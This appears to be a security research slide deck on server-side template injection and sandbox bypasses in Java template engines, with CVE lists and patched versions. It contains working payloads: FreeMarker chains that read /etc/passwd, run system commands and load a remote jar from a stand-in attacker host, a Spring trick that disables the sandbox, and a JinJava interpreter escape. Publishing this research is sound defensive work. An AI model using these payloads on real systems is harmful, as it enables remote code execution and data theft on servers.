- Access to Runtime?
  - Debug
  - Instrumentation
- Otherwise
  - Documentation | name guessing
  - List context objects



## Indirect Objects

- `javax.servlet.http.HttpSession.getAttributeNames()`
  - `$session` | `$request.session`
- `javax.servlet.http.HttpServletRequest.getAttributeNames()`
  - `$req` | `$request` | `$session.request`
- `javax.servlet.ServletContext.getAttributeNames()`
  - `$application` | `$request.servletContext` | `$session.servletContext`



**DEMO**

# **Object Dumpster Diving**





# #1 ClassLoaders

## Where

- `java.lang.Class.getClassLoader()`
- `java.lang.Thread.getCurrentClassLoader()`
- `java.lang.ProtectionDomain.getClassLoader()`
- `javax.servlet.ServletContext.getClassLoader()`
- `org.osgi.framework.wiring.BundleWiring.getClassLoader()`
- `org.springframework.context.ApplicationContext.getClassLoader()`

10/10

## What

- Arbitrary Class and Classpath Resource access
- Arbitrary Local file disclosure through *java.net.URL* access

```
<#assign uri = classLoader.getResource("META-INF").toURI() >  
<#assign url = uri.resolve("file:///etc/passwd").toURL() >  
<#assign bytes = url.openConnection().getInputStream().readAllBytes() >
```

# Web Application ClassLoaders

9/10

<b>Tomcat</b>	<i>org.apache.catalina.loader.WebappClassLoader</i>
<b>Jetty</b>	<i>org.eclipse.jetty.webapp.WebAppClassLoader</i>
<b>GlassFish</b>	<i>org.glassfish.web.loader.WebappClassLoader</i>
<b>WildFly (JBoss)</b>	<i>org.jboss.modules.ModuleClassLoader</i>
<b>WebSphere</b>	<i>com.ibm.ws.classloader.CompoundClassLoader</i>
<b>WebLogic</b>	<i>weblogic.utils.classloaders.ChangeAwareClassLoader</i>



## Remote Code Execution Vectors on Web Application ClassLoaders:

- WebShell upload
  - `getResources().write(...)` Tomcat
- Arbitrary object instantiation
  - `getResources().getContext().getInstanceManager()` Tomcat
  - `getContext().getObjectFactory()` Jetty
- JNDI lookup
  - `getResources().lookup(...)` GlassFish
- Attacker-controlled static class initializer
  - `defineCodeGenClass(...)` Weblogic
- Attacker-controlled static class initializer (*FreeMarker & Pebble only*)
  - `newInstance("http://attacker/pwn.jar").loadClass("Pwner").getField("PWN").get(null)`
    - Tomcat, Jetty, GlassFish ... or any *java.net.URLClassLoader*
  - `defineApplicationClass(...).getField(...).get(null)` WebSphere

## #2 InstanceManager / ObjectFactory

9/10

### Where

- ServletContext attributes on Tomcat, Jetty, WildFly (JBoss)
  - *org.apache.catalina.InstanceManager*
  - *org.wildfly.extension.undertow.deployment.UndertowJSPInstanceManager*
  - *org.eclipse.jetty.util.DecoratedObjectFactory*
- WebApp Classloaders
  - Tomcat

```
$request.servletContext.classLoader.resources.context.instanceManager
```

- Jetty

```
$request.servletContext.classLoader.context.objectFactory
```

### What

- Arbitrary Object Instantiation → RCE. Eg:

```
${im.newInstance('javax.script.ScriptEngineManager').getEngineByName('js').eval('CODE')}
```

# #3 Spring Application Context

## Where

- ServletContext attribute
  - `org.springframework.web.context.WebApplicationContext.ROOT`
- Spring Macro Request Context
  - Injected by Spring MVC automatically (normally undocumented in CMS)
  - `$springMacroRequestContext.getWebApplicationContext()`

4/10

## What

- *getClassLoader()*
- *getEnvironment()*
- *getBean()*
  - Control application logic
  - Disable sandboxes
  - Instantiate arbitrary objects



# Other Interesting Objects

- `com.fasterxml.jackson.databind.ObjectMapper`
- `org.springframework.web.context.support.ServletContextScope`
- `org.springframework.web.servlet.support.RequestContext`
- `org.apache.felix.framework.BundleContextImpl`
- `org.eclipse.osgi.internal.framework.BundleContextImpl`
- `com.liferay.portal.kernel.json.JSONFactoryUtil`
- `freemarker.ext.beans.BeansWrapper.getStaticModels`
- `com.opensymphony.xwork2.ognl.OgnlUtil`
- `com.opensymphony.xwork2.ognl.OgnlValueStack`
- `com.opensymphony.xwork.DefaultActionInvocation`
- `com.opensymphony.webwork.util.VelocityWebWorkUtil`
- `com.thoughtworks.xstream.XStream`
- `org.apache.camel.CamelContext`
- ...



# **Specific Sandbox Bypasses**

# FreeMarker Sandbox

## Previous Research

- James Kettle (PortSwigger) 2015
  - **?new()** built-in (default configuration)

```
${"freemarker.template.utility.Execute"?new()}("id")
```

- <https://portswigger.net/research/server-side-template-injection>
- Toni Torralba (Ackcent) 2019
  - Arbitrary object instantiation
  - Depends on non-default built-in and 3rd party library
  - <https://ackcent.com/blog/in-depth-freemarker-template-injection/>
- Ryan Hanson (Atredis Partners) March 2020
  - RCE vía File Write on Tomcat server
  - <https://github.com/atredispartners/advisories/blob/master/ATREDIS-2019-0006.md>

## Sandbox is based on method blacklist

- **Example *java.lang.Class.getClassLoader* is blocked**
  - `class.protectionDomain.classLoader`
  - `servletContext.classLoader`
  - ...
- **ClassLoader methods are allowed**
  - `loadClass()`
  - `getResource()`
  - ...
- **Reflective access to public fields is allowed**
  - Setting values is forbidden but ..
  - Reading them is ok

## RCE on FreeMarker + URLClassLoader (Tomcat, GlassFish, Jetty ...)

http://attack.er

pwn.jar

```
public class Pwn {  
    static { <PAYLOAD> }  
    public static String PWN = "FOO";  
}
```

```
<#assign urlClassLoader=car.class.protectionDomain.classLoader>  
<#assign urls=urlClassLoader.getURLs()>  
<#assign url= urls[0].toURI().resolve("https://attack.er/pwn.jar").toURL()>  
<#assign pwnClassLoader=urlClassLoader.newInstance(urls+[url])>  
<#assign VOID=pwnClassLoader.loadClass("Pwn").getField("PWN").get(null)>
```



# CodeQL Gadget Query

CodeQL lets you query and reason about code:

*Find me public static fields that can instantiate arbitrary types!*

Query

 Query X

```
1  import java
2
3  from Field f, RefType t, Method m
4  where
5      f.isStatic() and f.isPublic() and
6      (t = f.getInitializer().getType() or t = any (FieldWrite init | init.getField() = f).getType()) and
7      t.getASupertype*().getAMethod() = m and
8      m.isPublic() and
9      exists(Method ni |
10         ni.getName() = "newInstance" and
11         (ni.getDeclaringType().getASupertype*().getSourceDeclaration().getQualifiedName() = "java.lang.reflect.Constructor" or
12         ni.getDeclaringType().getASupertype*().getSourceDeclaration().getQualifiedName() = "java.lang.Class") and
13         m.getACallee() = ni
14     )
15  select f, t, m
```

FreeMarker

apache/freemarker

eedc075

4 results



f	t	m
<b>SIMPLE_WRAPPER</b> ObjectWrapper.java:79	<b>SimpleObjectWrapper</b> SimpleObjectWrapper.java:29	<b>newInstance</b> BeansWrapper.java:1630
<b>DEFAULT_WRAPPER</b> ObjectWrapper.java:66	<b>DefaultObjectWrapper</b> DefaultObjectWrapper.java:63	<b>newInstance</b> BeansWrapper.java:1630
<b>BEANS_WRAPPER</b> ObjectWrapper.java:56	<b>BeansWrapper</b> BeansWrapper.java:88	<b>newInstance</b> BeansWrapper.java:1630
<b>SAFE_OBJECT_WRAPPER</b> _TemplateAPI.java:81	<b>SimpleObjectWrapper</b> SimpleObjectWrapper.java:29	<b>newInstance</b> BeansWrapper.java:1630

FreeMarker

## RCE on FreeMarker

```
<#assign classloader=object.class.protectionDomain.classLoader>  
  
<#assign owc=classloader.loadClass('freemarker.template.ObjectWrapper')>  
<#assign dwf=owc.getField('DEFAULT_WRAPPER').get(null)>  
  
<#assign ec=classloader.loadClass('freemarker.template.utility.Execute')>  
${dwf.newInstance(ec,null)("<SYSTEM CMD>")}
```

Fixed in 2.30 which introduces a new sandbox based on *MemberAccessPolicy*.

Default policy improves the blocklist and forbids access to ClassLoader methods and public fields through reflection. Legacy policy is still vulnerable

If Spring Beans are accessible, we can normally disable the sandbox:

```
<#assign ac=springMacroRequestContext.webApplicationContext>  
<#assign fc=ac.getBean('freeMarkerConfiguration')>  
<#assign dcr=fc.getDefaultConfiguration().getNewBuiltinClassResolver(>  
<#assign VOID=fc.setNewBuiltinClassResolver(dcr)>  
${"freemarker.template.utility.Execute"?new()}("id") }
```



The background of the slide is a dark gray with a repeating pattern of light gray icons. The icons include skull and crossbones symbols and gear-like shapes with dots inside, arranged in a grid-like fashion.

**DEMO**

**8 different ways to  
escape the Sandbox**

# Velocity Sandbox

## Class & Package-based Blocklist

```
introspector.restrict.packages = java.lang.reflect
introspector.restrict.classes = java.lang.Class
introspector.restrict.classes = java.lang.ClassLoader
introspector.restrict.classes = java.lang.Compiler
introspector.restrict.classes = java.lang.InheritableThreadLocal
introspector.restrict.classes = java.lang.Package
introspector.restrict.classes = java.lang.Process
introspector.restrict.classes = java.lang.Runtime
introspector.restrict.classes = java.lang.RuntimePermission
introspector.restrict.classes = java.lang.SecurityManager
introspector.restrict.classes = java.lang.System
introspector.restrict.classes = java.lang.Thread
introspector.restrict.classes = java.lang.ThreadGroup
introspector.restrict.classes = java.lang.ThreadLocal
...
```

Blocklist checks are performed on current object class rather than inspecting the class hierarchy. eg:

```
${request.servletContext.classLoader.loadClass("CLASS") }
```

```
▶ this = {SecureIntrospector@25353}
▶ clazz = {Class@20513} "class org.apache.catalina.loader.ParallelWebappClassLoader"
▶ methodName = "loadClass"
▶ className = "org.apache.catalina.loader.ParallelWebappClassLoader"
  dotPos = 26
▶ packageName = "org.apache.catalina.loader"
  badClasses.length = 13
▶ badPackages = {String[1]@40540}
▶ badClasses = {String[13]@40539}
  badPackages.length = 1
```

Fixed in version 2.3

Velocity

Blocklist checks are performed on current object class rather than inspecting the class hierarchy. eg:

```
$request.servletContext.classLoader.loadClass("CLASS")<static_method>()
```

```
▶ this = {SecureIntrospector@25353}
▶ clazz = {Class@20513} "class org.apache.catalina.loader.ParallelWebappClassLoader"
▶ methodName = "loadClass"
▶ className = "org.apache.catalina.loader.ParallelWebappClassLoader"
  dotPos = 26
▶ packageName = "org.apache.catalina.loader"
  badClasses.length = 13
▶ badPackages = {String[1]@40540}
▶ badClasses = {String[13]@40539}
  badPackages.length = 1
```

Fixed in version 2.3

Velocity



# JinJava Sandbox

## Method-based blocklist

```
RESTRICTED_METHODS = builder()
    .add("clone")
    .add("hashCode")
    .add("getClass")
    .add("getDeclaringClass")
    .add("forName")
    .add("notify")
    .add("notifyAll")
    .add("wait").build();
```

## Forbids any methods returning a *java.lang.Class*

```
...
result = super.invoke(..., method, ...);

if (result instanceof Class) {
    throw new MethodNotFoundException();
}
...
```

However, it is still possible to invoke methods that return *java.lang.Class* arrays or maps

“Secret” keyword to access the underlying interpreter/engine:

```
try {
    if ("___int3rpr3t3r___".equals(property)) {
        value = this.interpreter;
    } else if (propertyName.startsWith("filter:")) {
        item = ErrorItem.FILTER;
        value = this.interpreter.getContext().getFilter(StringUtils.substringAfter(propertyName, separator: "filter:"));
    } else if (propertyName.startsWith("exptest:")) {
        item = ErrorItem.EXPRESSION_TEST;
        value = this.interpreter.getContext().getExpTest(StringUtils.substringAfter(propertyName, separator: "exptest:"));
    } else if (base == null) {
        value = this.interpreter.retraceVariable((String)property, this.interpreter.getLineNumber(), startPosition: -1);
    } else {
```

We can use the *int3rpr3t3r* to access:

- all context objects
- exposed functions
- exposed filters

We can access *java.lang.Class* instances via:

*java.lang.reflect.Method.getParameterTypes()* → *java.lang.Class[]*

```
{% set ctx = ____int3rpr3t3r____.getContext() %}  
{% set a_class = ctx.getAllFunctions().toArray()[0].getMethod().getParameterTypes()[0] %}  
{% set cl = a_class.getProtectionDomain().getClassLoader() %}
```

Fixed in 2.5.4 (CVE-2020-12668)

# Pebble Sandbox


## Method-based Blocklist

- [REDACTED]
  - [REDACTED]
  - [REDACTED]

## Spring integration exposes additional objects:

- request → ServletRequest
  - ServletContext
- session → HttpSession
- response → ServletResponse
- **beans** → Spring Beans!!

**CLASSIFIED**





# Conclusions

# Conclusions

## Results:

- 30+ new vulnerabilities
  - CVE-2020-0971, CVE-2020-0974, CVE-2020-1069, CVE-2020-1103, CVE-2020-1460, CVE-2020-1147, CVE-2020-1444, CVE-2020-1961, CVE-2020-4027, CVE-2020-5245, CVE-2020-9296, CVE-2020-9297, CVE-2020-9496, CVE-2020-10199, CVE-2020-10204, CVE-2020-11002, CVE-2020-11994, CVE-2020-12668, CVE-2020-12873, CVE-2020-13445 ...
- 20+ affected products

**Pebble Netflix Titus Apache Camel**  
**dotCMS Apache Syncope Apache OfBiz**  
**JinJava Netflix Conductor Alfresco**  
**Crafter MS SharePoint DropWizard**  
**Liferay Atlassian Confluence HubSpot**  
**Cascade Apache Velocity Lithium**  
**XWiki Sonatype Nexus**

# Takeaways

- CMS should be on Red Teams radars
- Template for dynamic content could be a direct path to RCE for attackers
- Perform security reviews and reduce attack surface as much as possible





The background of the slide is a dark gray with a repeating pattern of light gray icons. The icons include skull and crossbones symbols and gear-like shapes with a central circle and surrounding dots.

# Thanks!

**@pwntester**

**@OlekMirosh**